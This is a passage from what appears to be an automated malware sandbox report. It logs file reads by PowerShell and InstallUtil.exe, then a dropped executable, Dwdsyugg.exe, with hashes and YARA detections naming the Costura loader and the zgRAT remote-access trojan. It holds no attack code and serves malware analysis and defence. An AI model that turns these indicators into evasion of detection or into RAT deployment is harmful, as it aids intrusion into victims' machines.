C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FF8B87E12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	122	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FF8B702B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FF8B87E12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B870B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8B870B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	7FF8B702B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	7FF8B702B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	7FF8B702B526	ReadFile

Analysis Process: conhost.exe PID: **6784**, Parent PID: **5780**

General

Target ID:	9
Start time:	09:36:38
Start date:	26/06/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7bab80000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: InstallUtil.exe PID: **3564**, Parent PID: **5532**

General

Target ID:	15
Start time:	09:37:22
Start date:	26/06/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe
Imagebase:	0x1ed0d130000
File size:	40552 bytes
MD5 hash:	6EE3F830099ADD53C26DF5739B44D608
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000F.00000002.632975548.000001ED0EEB1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000F.00000002.634332225.000001ED27600000.00000004.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000F.00000002.633968857.000001ED1EFB0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000F.00000002.633387548.000001ED1EEA1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	7FF8B870B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	7FF8B870B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	7FF8B8712625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	7FF8B8712625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B8712625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FF8B87E12E7	ReadFile

Analysis Process: Dwdsyugg.exe PID: **2416**, Parent PID: **3808**

General

Target ID:	18
Start time:	09:37:29
Start date:	26/06/2022
Path:	C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe"
Imagebase:	0x28f20f60000
File size:	955392 bytes
MD5 hash:	808C44B1B4E11B8B5428C05DE17884C7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 31%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B8712625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FF8B87E12E7	ReadFile

Analysis Process: Dwdsyugg.exe PID: **6344**, Parent PID: **3808**

General

Target ID:	23
Start time:	09:37:39

Start date:	26/06/2022
Path:	C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe"
Imagebase:	0x1c7f8380000
File size:	955392 bytes
MD5 hash:	808C44B1B4E11B8B5428C05DE17884C7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000017.00000002.637024650.000001C7FA110000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_zgRAT, Description: Detects zgRAT, Source: 00000017.00000002.637024650.000001C7FA110000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000017.00000002.630424780.000001C780032000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF8B870B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8B8712625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FF8B87E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FF8B87E12E7	ReadFile
